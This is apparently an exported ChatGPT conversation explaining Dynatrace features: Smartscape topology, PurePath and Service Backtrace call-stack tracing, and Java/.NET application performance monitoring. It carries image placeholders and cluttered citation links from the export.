

- **End-to-end visibility:** Full topology from users down to infrastructure.
- **Auto-updating:** Topology refreshes in near real-time when entities are added/removed.
- **Dependency mapping:** Shows inbound/outbound service calls.
- **Problem correlation:** Davis AI uses Smartscape to understand root cause.
- **Team scoping:** Smartscape view changes depending on **Management Zones**.


Visual Representation of Smartscape

Here are some illustrative diagrams I can create to replicate the **Smartscape views**:

1. High-Level Smartscape Layers







2. Smartscape with Dependencies Example

[User]

↓

[Web Application]

↓ calls

[REST API Service] ←→ [Database Service]

↓ hosted on

[Tomcat Process] [Postgres Process]

↓ runs on

[Host: VM-01] [Host: VM-02]

↓ belongs to

[AWS eu-west-1]

3. Picture-style (Node Graph)

Imagine a **node graph** (like Dynatrace UI):

- Applications = circles (blue)
- Services = hexagons (green)
- Processes = rectangles (orange)
- Hosts = squares (red)
- Datacenter/Cloud = grey background

Connections = lines showing dependencies (calls, hosting, running).

Why Smartscape Matters

Benefit	Description
Instant observability	Visualizes your infrastructure and dependencies instantly, without manual setup.
Faster root-cause analysis	Drill down from high-level view to specific components in a few clicks.
Adapts dynamically	Keeps pace with changes in modern, containerized, distributed environments.
Data-enriched context	With Smartscape on Grail, you can run queries and enrich other data sources with topology context.

11. Traversing Your Stack

In Dynatrace, this is most effectively accomplished using features like **PurePath®**, **Service Backtrace**, and **Distributed Tracing**, which allow you to follow request flows across services and zoom into the underlying method-level stack.

How to Traverse the Call Stack in Dynatrace

1. PurePath® & Service Backtrace

- **PurePath®** captures detailed traces of individual requests, including the complete sequence of method calls across tiers.

- **Service Backtrace** provides a visual "red thread"—a call chain that traces back from a failing service operation all the way to the initiating user click or browser event [YouTube+10Dynatrace+10Dynatrace Documentation+10Dynatrace](#).
- Within this view, you can drill into method-level details, including which code functions and stack frames were involved—no guesswork required.

This enables you to pinpoint exactly which function in your code triggered a backend call, service request, or database access.

2. Distributed Tracing / Full-Stack Monitoring

- With **Full-Stack Monitoring** (via OneAgent), Dynatrace automatically captures traces across services, integrating metrics, logs, and code-level context [Dynatrace+3Dynatrace Documentation+3Dynatrace Documentation+3](#).
- **Adaptive Traffic Management** ensures trace sampling remains within your license limits while still giving meaningful coverage [Dynatrace Documentation+1](#).
- Trace spans include a rich semantic dictionary of code attributes—like function names, namespaces, file paths, line numbers—and even the call stack—separated by line breaks [Dynatrace Documentation+1](#).
- This lets you query or explore trace data at scale, mining into method execution paths and linking failures to their root causes.

Quick Steps to Traverse Your Stack

1. **Install OneAgent with Full-Stack Monitoring** on your host or application. This enables end-to-end tracing across infrastructure and code [YouTube+15Dynatrace Documentation+15Dynatrace+15](#).
2. **Navigate to the affected Service in Dynatrace UI**, and look for **Service Backtrace** or **PurePath** links—these visually represent your call stack.
3. **Drill down** into the PurePath to see:
 - Each method invocation and its context
 - Stack frames leading up to that method (via the code.call_stack attribute)
 - Parameters, exceptions, and failure details if available [Dynatrace Community+6Dynatrace+6Stack Overflow+6Stack Overflow+2Reddit+2Dynatrace CommunityDynatrace Documentation+2Dynatrace+2](#)

4. **Adjust trace sampling settings**, if needed, to capture more traces—for example, using Adaptive Traffic Management or extending ingest limits via Dynatrace Platform Subscription (DPS) [Dynatrace+3](#)[Dynatrace Documentation+3](#)[Dynatrace Documentation+3](#).

Example's Flow – From UI to Call Stack

- Open a **PurePath** of a slow or failed request.
- You'll see the full chain of service calls.
- Click on any layer to view its stack. For a specific span:
 - Inspect attributes like code.function, code.namespace, code.filepath, code.line.number, and the full code.call_stack [Dynatrace](#)[Dynatrace Documentation](#).
- This reveals the exact sequence of functions executing along the transaction path.

Summary



Feature	Description
PurePath® / Service Backtrace	Visual “red thread” of call chains from UI click to backend. Drill into method-level details.
Full-Stack Monitoring	Auto-instrumentation with OneAgent; captures traces, code-level info, sampling intelligently.
Trace Data & Attributes	Rich metadata for spans, including function names, namespaces, file lines, and full call stack.
Sampling Control	Manage trace ingest volume with Adaptive Traffic Management or extended ingest via DPS.



Let me know if you'd like help going through a specific trace in your environment—happy to walk you through the UI or help you interpret call stacks further.

You said:

diagram or pictures

ChatGPT said:






Here are some helpful illustrations from Dynatrace to visually explain how request call stacks and distributed traces (PurePath®) are represented:

Image Breakdown


1. Distributed Trace & Span Anatomy (1st image)

Shows how a single request (trace) spans multiple services, broken down into spans—each capturing service-level timing and context.




2. PurePath Trace Visualization (2nd image)

Demonstrates a call flow or “service map” representing how a PurePath traverses through services and microservices, ideal for understanding call patterns.




3. PurePath Waterfall & Code-Level Context (3rd image)

Displays a typical PurePath view: a waterfall chart showing sequential and parallel service calls, combined with code-level insights—method-level tracing, execution times, and detailed stack behavior.



4. Service Flow Map (4th image)

Visual depiction of how multiple PurePaths flow through services, illustrating broader patterns and bottlenecks across many request traces.



How These Diagrams Help You Traverse Your Stack

Feature	What It Shows	Benefit
Trace & Span Anatomy	How distributed traces are structured	Understand trace hierarchies and request flow across services
PurePath Map	Visual call stack across services	Identify bottlenecks and how requests traverse microservices
Waterfall + Code Level View	Execution timeline and code path per request	Dive into method calls, timing (CPU, wait, sync, etc.), errors
Service Flow Overview	Aggregated view of how multiple requests flow	Spot systemic inefficiencies, patterns, and top-level service interactions

In Action: Traversal Workflow

1. **Start with Service Flow or Distributed Tracing overview** to view how requests are propagated across your services.
2. **Filter by criteria**—such as slow responses or specific call paths—to isolate relevant transactions.
3. **Open a PurePath trace** to view detailed service-call sequence and timings.
4. **Inspect code-level execution** through the Waterfall + Code-Level view—this helps you see the exact method calls and their timings within your application.
5. **If needed, expand your view** to aggregated flows for spotting overall bottlenecks or frequently traversed paths using the Service Flow map.

12. Application Performance Monitoring (APM) - Java & .NET

Dynatrace APM for Java & .NET

Dynatrace provides **end-to-end monitoring** for both **Java** and **.NET** applications, including:

1. Automatic Instrumentation

- **OneAgent** automatically instruments JVMs and CLR/.NET runtimes.
- No code changes required — just install the agent.
- Supports frameworks like:
 - **Java:** Spring Boot, JBoss, Tomcat, WebSphere, Jetty, etc.
 - **.NET:** ASP.NET, IIS, WCF, .NET Core, Entity Framework, etc.

2. Code-Level Visibility

- **PurePath®** technology captures **method-level tracing** for every single transaction.
- You can drill down into:
 - Method execution times

- Call arguments
- Exceptions
- Database queries
- Remote service calls (REST, SOAP, gRPC, etc.)

3. Performance Metrics

For Java and .NET, Dynatrace monitors:

- **Response times** and service throughput
- **JVM/CLR health:**
 - Garbage Collection (GC) activity
 - Thread states & deadlocks
 - Heap/Memory usage
 - Class loading
- **Database performance** (SQL statements, execution time, N+1 queries)
- **External dependencies** (HTTP, messaging systems, caches)

4. Automatic Root Cause Analysis

- Dynatrace AI engine (Davis®) correlates:
 - Failed transactions
 - Slow response times
 - Exceptions & error logs
- Highlights the exact line of code or query responsible for slowness.

5. Distributed Tracing

- Follows **requests across microservices** (Java → .NET → DB → external APIs).
